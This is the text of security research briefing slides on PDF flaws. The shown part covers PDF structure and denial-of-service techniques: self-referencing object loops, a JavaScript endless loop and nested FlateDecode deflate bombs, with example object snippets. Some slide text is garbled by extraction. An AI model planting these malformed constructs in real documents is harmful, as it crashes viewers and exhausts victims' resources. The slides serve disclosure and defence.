



AUGUST 5-6, 2020  
BRIEFINGS

# Portable Document Flaws 101

Jens Müller, Dominik Noss, Christian Mainka, Vladislav Mladenov, Jörg Schwenk



# Overview



- 1. PDF Basics**
- 2. Denial of Service**
- 3. Information Disclosure**
- 4. Data Manipulation**
- 5. Code Execution**
- 6. Evaluation**

# The Portable Document Format

“De facto standard for electronic exchange of documents” -- *Adobe*

FIRST VERSION RELEASED IN

**1993**

BY ADOBE

**PDF-2.0**

RELEASED IN 2017,  
LATEST VERSION **BY ISO**

**250 BILLION**

PDF DOCUMENTS OPENED IN 2018

USED BY

**~99%**

COMPANIES AND GOVERNMENTAL  
INSTITUTIONS **WORLDWIDE**

# Basics: PDF Structure



# Basics: PDF Structure


```
%PDF-1.7
1 0 obj
<< /Type /Catalog /Pages 2 0 R >>
endobj
2 0 obj
<< /Type /Pages /Kids [3 0 R]
/Count 1 /MediaBox [0 0 595 842] >>
endobj
3 0 obj
<< /Type /Page /Parent 2 0 R
/Resources << /Font << /F1 << /Type /Font
/Subtype /Type1 /BaseFont /Courier >> >> >>
/Contents [4 0 R] >>
endobj
4 0 obj
<< /Length 46 >>
stream
BT /F1 75 Tf 30 700 Td (Hello World!) Tj ET
endstream
endobj

xref
0 5
0000000000 65535 f
0000000010 00000 n
0000000062 00000 n
0000000151 00000 n
0000000320 00000 n
trailer
<< /Root 1 0 R
/Size 5 >>
startxref
418
%%EOF
```



# Basics: PDF Structure

```
%PDF-1.7
1 0 obj
<< /Type /Catalog /Pages 2 0 R >>
endobj
2 0 obj
<< /Type /Pages /Kids [3 0 R]
/Count 1 /MediaBox [0 0 595 842] >>
endobj
3 0 obj
<< /Type /Page /Parent 2 0 R
/Resources << /Font << /F1 << /Type /Font
/Subtype /Type1 /BaseFont /Courier >> >> >>
/Contents [4 0 R] >>
endobj
4 0 obj
<< /Length 46 >>
stream
BT /F1 75 Tf 30 700 Td (Hello World!) Tj ET
endstream
endobj
xref
0 5
0000000000 65535 f
0000000010 00000 n
0000000062 00000 n
0000000151 00000 n
0000000320 00000 n
trailer
<< /Root 1 0 R
/Size 5 >>
startxref
418
%%EOF
```



# Related Work


PDF Encryption: [Mueller2019]

PDF Signatures: [Mladenov2019]

PDF Redaction: [Garfinkel2013]

PDF Metadata: [Alonso2008]

PDF Polyglots: [Albertini2014]



# Basics: PDF Actions

- Standard feature used for various purposes
  - Open hyperlink, go to a certain page, etc.
  - Even JavaScript is an action
- Various events that trigger actions
  - on open/close/print, etc.
- Target of actions: PDF File Specification



# PDF Reference

sixth edition



Object

Pause (Doc/AA) User Interaction

Open Action

Page/AA

Accts/AA

Accts/Link

Names



Launch

Thread

GetE

GetK

Import Data

Submit Form


URI  
↓  
/Base  
/URI


JavaSeri

/Win  
/Mac  
/Unix  
/print

F → EE  
Dr) Mac Unix  
/E /URI

obfuscate  
/bypass





# Attacker Model


- Victim opens malicious PDF document
- Bad things happen (attack-dependent)
- No user interaction required

1. PDF Basics
2. Denial of Service
  - ▶ Infinite Loop, Deflate Bomb
3. Information Disclosure
4. Data Manipulation
5. Code Execution
6. Evaluation

# Infinite Loop



# Infinite Loop




```
2 0 obj
  << /Type /Pages
      /Kids [3 0 R]
  >>
endobj
```

An array of indirect references to immediate children of this node. The children may be page objects or other page tree nodes.



# Infinite Loop



```
2 0 obj ←  
  << /Type /Pages  
    /Kids [2 0 R]  
  >>  
endobj
```

CVE-2007-0104

# More Variants

**Action loop** – PDF actions allow to specify a `/Next` action.

```
5 0 obj  
  << /Type /Action  
    /S /GoTo  
    /Next 5 0 R  
  >>  
endobj
```

# More Variants

**ObjStm loop** – Object streams may extend other ObjStms.

```
5 0 obj  
  << /Type /ObjStm  
    /Extends 5 0 R  
  >>  
stream  
endstream  
endobj
```

# More Variants

**Outline loop** – PDF outline entries can refer to each other.

```
5 0 obj  
  << /Type /Outlines  
    /First << /A << /First 5 0 R >> >>  
  >>  
endobj
```

# More Variants

**Calculations** – PDF defines PS/Type 4 calculator functions.

```
5 0 obj
  << /FunctionType 4 >>
  stream
  {/f {f} def f}
  endstream
endobj
```



# More Variants


**JavaScript** – Scripting can be used to create endless loops.

```
5 0 obj
  << /Type /Action
    /S /JavaScript
    /JS (while(1){})
  >>
endobj
```

# Deflate Bomb

# Deflate Bomb

- Zip bombs are well known
- Streams can be **compressed**
- Viewers must decompress to display the content



# Deflate Bomb

```
4 0 obj
  << /Length 50
  >>
stream
  BT /F1 22 Tf 30 800 Td
  (Hello World...) Tj ET
endstream
```

# Deflate Bomb

```
4 0 obj
  << /Length 10737418240
  >>
stream
  BT /F1 22 Tf 30 800 Td
  (AAAAAAAAAAAA...) Tj ET
endstream
```

disk: 10 GB  
mem: 10 GB

-----

ratio:  
1:1

# Deflate Bomb

```
4 0 obj
  << /Filter [ /FlateDecode ]
    /Length 10436259
  >>
stream
789cecdc3d2e84011486d16f...
endstream
```

disk: 10 MB  
mem: 10 GB  
-----  
ratio:  
1:1023



# Deflate Bomb

```
4 0 obj
  << /Filter [ /FlateDecode
                /FlateDecode ]
    /Length 16757
  >>
stream
789cedda5d4853611cc7f1b3...
endstream
```

disk: 16 KB  
mem: 10 GB  
-----  
ratio:  
1:640,772

# Deflate Bomb

```
4 0 obj
  << /Filter [ /FlateDecode
                /FlateDecode
                /FlateDecode ]
        /Length 578
  >>
stream
789c014202bdfd789cedda5d...
endstream
```

disk: 578 B

mem: 10 GB


-----


ratio:

1:18,576,848

1. PDF Basics
2. Denial of Service
3. Information Disclosure
  - ▶ URL Invocation, Form Data Leakage, Local File Leakage, Credential Theft
4. Data Manipulation
5. Code Execution
6. Evaluation


# URL Invocation

